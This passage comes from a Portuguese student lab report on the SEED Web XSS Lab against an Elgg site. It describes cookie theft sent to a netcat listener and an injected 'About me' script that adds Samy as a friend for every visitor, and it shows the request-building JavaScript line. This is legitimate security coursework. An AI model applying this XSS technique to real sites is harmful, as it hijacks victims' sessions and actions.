Com a imagem seguinte podemos observar que quando um utilizador acede ao perfil da Alice o servidor do atacante¹ recebe um pedido GET com as *cookies* desse utilizador na *query string*.




Figura 33 - Task 3. (Web XSS Lab) acesso ao perfil da Alice e observação do pedido recebido no servidor do atacante

¹ Utilizou-se apenas uma máquina virtual, desta forma o servidor do atacante era também o próprio *localhost*, para além disso usou-se o *netcat* (comando *nc*) de forma a criar um servidor TCP na porta 5555 para escutar todos os pedidos realizados à mesma.

Pergunta 6.2.

Task 4.

Nesta tarefa, começou-se por analisar o pedido realizado quando se adicionava um utilizador como amigo. Para tal, utilizou-se a ferramenta de inspeção de pedidos *HTTP* do Firefox, tendo observado o seguinte.




Figura 34 - Task 4. (Web XSS Lab) análise do pedido de adição de um utilizador como amigo

Assim, chegou-se a conclusão que o pedido realizado para adicionar um amigo seria para o endpoint <http://www.xsslabelgg.com/action/friends/add> indicando na *query string* três parâmetros:

- friend – o qual indica o ID do amigo a ser adicionado;
- __elgg_ts – extra para evitar ataques de CSRF;
- __elgg_token – extra para evitar ataques de CSRF.

De seguida, teve de se descobrir qual o ID do utilizador Samy. Para tal, adicionou-se o mesmo como amigo na conta de outro utilizador e analisou-se o pedido executado.




Figura 35 - Task 4. (Web XSS Lab) análise do pedido de adição do Samy como amigo

Como se pode observar na imagem anterior o ID do Samy é o 47.

Tendo isto, faltou apenas completar o código indicado no *workshop* e inserir o mesmo no campo *About me* em modo *HTML*, no perfil do Samy.

```
var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;
```




Figura 36 - Task 4. (Web XSS Lab) edição do About me do perfil do Samy

Por fim, mudou-se o utilizador para um que não fosse amigo do Samy e acedeu-se à página do mesmo, usando a ferramenta de inspeção de pedidos *HTTP* do Firefox. Como é visível na imagem seguinte, o pedido de adição de amigo foi feito, sem alguma acção do utilizador.




Figura 37 - Task 4. (Web XSS Lab) acesso ao perfil do Samy com outro utilizador

Ao fazer *refresh* à página viu-se que o botão atualiza para a opção de “Remove Friend”.




Figura 38 - Task 4. (Web XSS Lab) perfil do Samy visto por outro utilizador após refresh

- i. Qual o propósito das linhas identificadas com (1) e (2)?

R: As linhas (1) e (2) servem para adicionar ao pedido dois *tokens* de prevenção de ataques de *Cross-Site Request Forgery*.

- ii. Se não fosse possível usar o editor directo de HTML seria mesmo assim possível fazer o ataque?

R: Seria, se o conteúdo do campo *About me* não fosse *escaped* (o que se verifica), ou ainda se o código a inserir fosse suficientemente pequeno de forma a colocar noutro campo qualquer que não sofresse *escape*.

Conclusão

Este trabalho permitiu melhorar a compreensão sobre a matéria lecionada e também adquirir conhecimentos extras, como por exemplo, alguns comandos de *bash* Linux e certas considerações em servidores, de forma a prevenir ataques aos mesmos.